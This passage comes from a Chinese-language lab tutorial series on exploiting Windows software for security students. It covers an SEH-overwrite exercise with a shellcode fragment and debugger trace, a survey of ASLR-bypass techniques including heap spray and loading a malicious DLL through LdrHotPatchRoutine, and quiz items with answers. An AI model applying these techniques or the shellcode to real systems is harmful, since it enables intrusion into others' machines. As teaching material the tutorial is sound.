\x53\x31\xc0\x50\x55\xff\xd7\xe9\x39\xff\xff\xff\x90\x90\x90\xeb\xf6\x90\x90\x31\x12\x40");

```
    return 0;
}
```

你可在 C:\找到这个 test6.exe 文件。下面我们动态跟踪程序的执行流程：用 Immunity Debugger 载入，直接运行




我们把返回地址覆盖为\x90\x90\x90\x90 了，而这这地址不可执行，程序抛出异常。在 pop pop retn 指令地址下断点

00401231 . 59 POP ECX


然后 Shift+F9 把异常交给 SEH 处理。程序会断在 0x00401231 处。

00401233 . C3 RETN


此时的 esp 为 0x0018f328




也就说是接下来程序会到 0x0018ff78 执行。我们按下 F8



这个就是 nseh 处的跳转指令，它又跳到 nseh 前八个字节处【注意当前指令地址 0x0018ff78 和 jmp 的目标地址 0x0018ff70】继续 F8。




又是一个跳转，这回才是跳到我们的 shellcode，不信？去 0x0018FEAE 看看



看到没，即将执行指令的机器码是：31D2B230648B12…….
我们的 shellcode 机器码是：31D2B230648B128B520C8B5…….
在继续执行前，我们看下

然后直接 F9 运行程序



Boom！！！成功了，不是吗？

5.2.2. 练习

以下说法不正确的是：【单选题】

【A】 本实验 nseh 处的指令跳到我们的 shellcode

【B】 本实验不可以把 shellcode 布置在 SEH 后面

【C】截断符会影响漏洞利用

【D】SafeSeh 会把寄存器清 0。

答案：A

6 配套学习资源

网络精灵的博客

http://www.netfairy.net

从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科信息安全专业
- 相关课程及专业： 计算机网络
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

通过该实验了解绕过 ASLR 的方法。

3 预备知识

1. 关于 ASLR 的一些基础知识

ASLR（Address space layout randomization）是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

2. 如何配置 ASLR

ASLR 的实现需要程序自身的支持和操作系统的双重支持。在 Windows Vista 后 ASLR 开始发挥作用。同时微软从 VS2005 SP1 开始加入/dyanmicbase 链接选项帮助程序启用 ASLR。

4 实验环境

服务器：Windows 7 SP1 ，IP 地址：随机分配

辅助工具：Immunity Debugger 调试器，mona.py

5 实验步骤

前面我们的漏洞利用很多都是基于一个事实：硬编码 jmp esp 或 pop pop retn 地址。所谓惹不起躲得起，为微软的 ASLR 技术就是通过加载程序时不再使用固定的基地址，从而干扰 shellcode 定位的一种技术。ASLR 发挥作用后，简单的用 jmp esp 或 pop pop retn 的方法将无法利用成功，因为 jmp esp 或者 pop pop retn 地址每次重启机器都会变化。然而攻击者已经用事实告诉我们，ASLR 并非不可绕过。

我们的任务分为 2 个部分：


1. 介绍常见的绕过 ASLR 技术。
2. 用其中一种技术实战演示。

5.1 实验任务一


任务描述：了解常见绕过 ASLR 技术。

首先，在开始之前。我想告诉你一件事：ASLR 只是随机了地址的一部分，如果你重启后观察加载的模块基地址你会注意到只有地址的高字节随机，当一个地址保存在内存中，例如：0x12345678，当启用了 ASLR 技术，只有：“12”和“34”是随机。换句话说，0x12345678 在重启后会变成 0xXXXX5678(XXXX 随机值)在某些情况下，这可能使黑客利用/触发执行任意代码 。

想象一下，当你攻击一个允许覆盖栈中返回地址的漏洞，原来固定的返回地址被系统放在栈中，而如果启用 ASLR，被随机处理后的地址被放置在栈中，比方说返回地址是 0x12345678(0x1234 是被随机部分，5678 始终不变),如果我们可以在 0×1234XXXX(1234 是随机的，但嘿 - 操作系统已经把他们放在栈中了)空间中找到有趣的代码(例如 JMP ESP 或其他有用的指令)。我们只需要在低字节所表示的地址范围内找到有趣的指令并用这些指令的地址替换掉栈中的低字节。 让我们看下下面的 test1.exe 程序，你可以在 C:\找到，在调试器中打开 test1.exe 并查看加载模块的基地址。


Immunity Debugger - test.exe - [Memory map]
File View Debug Plugins ImmLib Options Window Help Jobs
SecuriTeam Secure Disclosure is looking fo
Address Size Owner Section Contains Type Access Initial Mapped as
0043D000 00003000 stack of ma Priv RW Gua RW
00530000 00006000 Priv RW RW
006A0000 00006000 Priv RW RW
01020000 00001000 test PE header Imag R RWE
01021000 00001000 test .text code Imag R E RWE
01022000 00001000 test .rdata imports Imag R RWE
01023000 00001000 test .data data Imag RW RWE
01024000 00001000 test .rsrc resources Imag R RWE
01025000 00001000 test .reloc relocations Imag R RWE
73230000 00001000 MSVCR100 PE header Imag R RWE
73231000 000B2000 MSVCR100 .text code,import Imag R E RWE
732E3000 00006000 MSVCR100 .data data Imag RW Cop RWE
732E9000 00001000 MSVCR100 .rsrc resources Imag R RWE
732EA000 00005000 MSVCR100 .reloc relocations Imag R RWE
736F0000 0005C000 Imag R RWE
737B0000 0003F000 Imag R RWE
73820000 00008000 Imag R RWE
76CD0000 00010000 kernel32 PE header Imag R RWE
76CE0000 000C1000 kernel32 .text code,import Imag R E RWE
76DB0000 00002000 kernel32 .data data Imag RW RWE
76DC0000 00001000 kernel32 .rsrc resources Imag R RWE
76DD0000 0000B000 kernel32 .reloc relocations Imag R RWE
76E10000 00001000 KERNELBA PE header Imag R RWE
76E11000 00040000 KERNELBA .text code,import Imag R E RWE
76E51000 00002000 KERNELBA .data data Imag RW RWE
76E53000 00001000 KERNELBA .rsrc resources Imag R RWE
76E54000 00003000 KERNELBA .reloc relocations Imag R RWE
77830000 001A9000 Imag R RWE
77A10000 00001000 ntdll PE header Imag R RWE
77A20000 000D6000 ntdll .text code,export Imag R E RWE
77B00000 00001000 ntdll RT Imag R E RWE
77B10000 00009000 ntdll .data data Imag RW RWE
77B20000 00057000 ntdll .rsrc resources Imag R RWE
77B80000 00005000 ntdll .reloc relocations Imag R RWE
7EFA0000 00033000 Map R R
7EFDB000 00002000 Priv RW RW
7EFDD000 00001000 data block Priv RW RW
7EFDE000 00001000 Priv RW RW
7EFDF000 00001000 Priv RW RW
7EFE0000 00005000 Map R R


重启并执行相同的操作：


Immunity Debugger - test.exe - [Memory map]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Address Size Owner Section Contains Type Access Initial Mapped as
00260000 00006000 Priv RW RW
00360000 00067000 Map R R \Device\HarddiskVolume4\Windows\System32\locale.nls
004A0000 00003000 Priv RW RW
012D0000 00001000 test PE header Imag R RWE
012D1000 00001000 test .text code Imag R E RWE
012D2000 00001000 test .rdata imports Imag R RWE
012D3000 00001000 test .data data Imag RW RWE
012D4000 00001000 test .rsrc resources Imag R RWE
012D5000 00001000 test .reloc relocations Imag R RWE
72C00000 00001000 MSVCR100 PE header Imag R RWE
72C01000 000B2000 MSVCR100 .text code,import Imag R E RWE
72CB3000 00006000 MSVCR100 .data data Imag RW RWE
72CB9000 00001000 MSVCR100 .rsrc resources Imag R RWE
72CBA000 00005000 MSVCR100 .reloc relocations Imag R RWE
72EC0000 0005C000 Imag R RWE
732C0000 0003F000 Imag R RWE
733E0000 00008000 Imag R RWE
76910000 00010000 kernel32 PE header Imag R RWE
769F0000 00002000 kernel32 .data data Imag RW RWE
76A00000 00001000 kernel32 .rsrc resources Imag R RWE
76A10000 0000B000 kernel32 .reloc relocations Imag R RWE
76A20000 00001000 KERNELBA PE header Imag R RWE
76A21000 00040000 KERNELBA .text code,import Imag R E RWE
76A61000 00002000 KERNELBA .data data Imag RW RWE
76A63000 00001000 KERNELBA .rsrc resources Imag R RWE
76A64000 00003000 KERNELBA .reloc relocations Imag R RWE
771E0000 001A9000 Imag R RWE
773C0000 00001000 ntdll PE header Imag R RWE
773D0000 000D6000 ntdll .text code,export Imag R E RWE
774B0000 00001000 ntdll RT Imag R E RWE
774C0000 00009000 ntdll .data data Imag RW RWE
774D0000 00057000 ntdll .rsrc resources Imag R RWE
77530000 00005000 ntdll .reloc relocations Imag R RWE
7EFA0000 00033000 Map R R
7EFDB000 00002000 Priv RW RW
7EFDD000 00001000 data block Priv RW RW
7EFDE000 00001000 Priv RW RW
7EFDF000 00001000 Priv RW RW
7EFE0000 00005000 Map R R

注意比较这两个图。比如重启前的 test 模块加载的基地址是 0x01020000，重启后 test 模块加载的基地址是 0x012D0000。看到了吧，只有加载地址的两个高字节被随机化，所以当你需要使用这些模块的地址时，无论如何也不能直接使用这些地址， 因为它会在重启后改变。常见的绕过 ASLR 技术：

1. 使用未受 ASLR 保护模块的地址。

地址随机化只会出现在有 ASLR 保护的模块，如果某个模块没有 ASLR 保护，那么我们任然可以使用该模块的 jmp esp，pop pop retn 等地址。我们可以使用 Immunity Debugger 的 mona.py 插件来查看未开启 aslr 保护的模块，用 Immunity Debugger 载入 test2.exe，运行。（在 C:\可以找到）然后在底部输入：!mona noaslr



在这个例子中只有我们的 test2.exe 没有 aslr。很多时候程序都自带有许多.dll 文件，这些文件往往没有 aslr 保护，你任然可以利用它们里面的地址。

2. 利用 Heap spray 技术定位内存地址。

这种技术的思路就是如果我们可以在应用程序内申请足够大的内存。例如申请到的地址覆盖到 0x0c0c0c0c，那么我们总可以把返回地址覆盖为 0x0c0c0c0c，然后在 0x0c0c0c0c 放上我们的 shellocde，程序返回时直接去执行 shellocde，无视 aslr。

3. 猜测随机地址，暴力破解等等。

4. Tombkeeper 在 CanSecWest 2013 上提出的基于 SharedUserData 的方法

从 Windows NT 4 到 Windows 8，SharedUserData 的位置一直固定在地址 0x7ffe0000 上。 从 WRK 源代码中 nti386.h 以及 ntamd64.h 可以看出：

```
#define MM_SHARED_USER_DATA_VA    0x7FFE0000
```

在 x86 Windows 上，通过 Windbg，可以看到：

```
0:001> dt _KUSER_SHARED_DATA SystemCall 0x7ffe0000
ntdll!_KUSER_SHARED_DATA
+0×300  SystemCall : 0x774364f0
```

0x7ffe0300 总是指向 KiFastSystemCall

```
0:001> uf poi(0x7ffe0300)
ntdll!KiFastSystemCall:
774364f0  8bd4                mov     edx,esp
774364f2  0f34                sysenter
774364f4  c3                  ret
```

反汇编 NtUserLockWorkStation 函数，发现其就是通过 7ffe0300 进入内核的：

```
0:001> uf USER32!NtUserLockWorkStation
USER32!NtUserLockWorkStation:
```

```
75f70fad b8e6110000          mov        eax,11E6h
75f70fb2     ba0003fe7f                      mov                    edx,offset
SharedUserData!SystemCallStub  (7ffe0300)
75f70fb7  ff12                  call       dword ptr [edx]
75f70fb9  c3                    ret
```

这样，在触发漏洞前合理布局寄存器内容，用函数在系统服务(SSDT / Shadow SSDT)中服务号填充 EAX 寄存器，然后让 EIP 跳转到对应的地方去执行，就可以调用指定的函数了。但是也存在很大的局限性：仅仅工作于 x86 Windows 上；几乎无法调用有参数的函数。

64 位 Windows 系统上 0x7ffe0350 总是指向函数 ntdll!LdrHotPatchRoutine。

HotPatchBuffer 结构体的定义如下：

```
struct HotPatchBuffer {
ULONG     NotSoSure01;  // & 0×20000000     != 0
ULONG     NotSoSure02;
USHORT    PatcherNameOffset;     //  结构体相对偏移地址
USHORT    PatcherNameLen;
USHORT    PatcheeNameOffset;
USHORT    PatcheeNameLen;
USHORT    UnknownNameOffset;
USHORT    UnknownNameLen
};
```

LdrHotPatchRoutine 调用方式：

```
void LdrHotPatchRoutine  (struct    *HotPatchBuffer);
```

在触发漏洞前合理布局寄存器内容，合理填充 HotPatchBuffer 结构体的内容，然后调用 LdrHotPatchRoutine。

如果是网页挂马，可以指定从远程地址加载一个 DLL 文件；

如果已经经过其他方法把 DLL 打包发送给受害者，执行本地加载 DLL 即可。

此方法通常需要 HeapSpray 协助布局内存数据；且需要文件共享服务器存放恶意 DLL；只工作于 64 位系统上的 32 位应用程序；不适用于 Windows 8

5. 利用内存信息泄漏

通过获取内存中某些有用的信息，或者关于目标进程的状态信息，攻击者通过一个可用的指针就有可能绕过 ASLR。这种方法还是十分有效的，主要原因如下：

（1）可利用指针检测对象在内存中的映射地址。比如栈指针指向内存中某线程的栈空间地址，或者一静态变量指针可泄露出某一特定 DLL/EXE 的基址。

（2）通过指针推断出其他附加信息。比如栈桢中的桢指针不仅提供了某线程栈空间地址，而且提供了栈桢中的相关函数，并可通过此指针获得前后栈桢的相关信息。再比如一个数据段指针，通过它可以获得其在内存中的映像地址，以及单数据元素地址。若是堆指针还可获得已分配的数据块地址，这些信息在程序攻击中还是着为有用的。

在 Vista 系统的 ASLR 中，信息泄漏的可用性更广了。如果攻击者知道内存中某一映射地址，那么他不仅可获取对应进程中的 DLL 地址，连系统中运

行的所有进程也会遭殃。因为其他进程在重新加载同一 DLL 时，是通过特定地址上的_MiImageBitMap 变量来搜索内存中的 DLL 地址的，而这一 bitmap 又被用于所有进程，因此找到一进程中某 DLL 的地址，即可在所有进程的地址空间中定位出该 DLL 地址。

6. 部分覆盖返回地址。

这种技术在 2007 年 3 月的著名的动画光标漏洞(MS Advisory 935423)利用中得到了使用.这个漏洞是 Alex Sotirov 发现。下面的链接介绍了这个漏洞的一些信息：http://www.phreedom.org/research/vulnerabilities/ani-header/ 和 Metasploit- Exploiting the ANI vulnerability on Vista。 这个漏洞的 exploit 第一次在 Vista 上绕过了 ASLR 保护。我们下面就演示这种技术。

5.1.2. 练习

关于 ASLR，以下说法正确的是？【单选题】

【A】ASLR 使得每次重新载入程序后基地址都变化。

【B】strcpy 可以控制的地址范围是 0x XXXX0000-0xXXXXFFFF。

【C】ASLR 通过随机化基址增加攻击难度

【D】Heap spray 技术是通过把返回地址覆盖为 0x0c0c0c0c 利用

答案：C

5.2 实验任务二


任务描述：利用部分覆盖定位内存地址。

前面我们说过：ASLR 只是随机了地址的一部分，如果你重启后观察加载的模块基地址，你会注意到只有地址的高字节随机。比如 0x12345678 这个地址，0x1234 是随机的，我们不用去管它，操作系统会帮我们放到栈中，但 0x5678 是固定的，那么我们可以覆盖它最后的两个字节，如果通过 memcpy 函数攻击的话就可以把这个返回地址控制为 0x12340000-0x1234ffff 中的任意一个。如果通过 strcpy 函数攻击，因为 strcpy 会自动在复制结束后添加 0x00，所以我们能控制的地址为 0x12340000-0x123400ff。用于演示这项技术的代码如下：

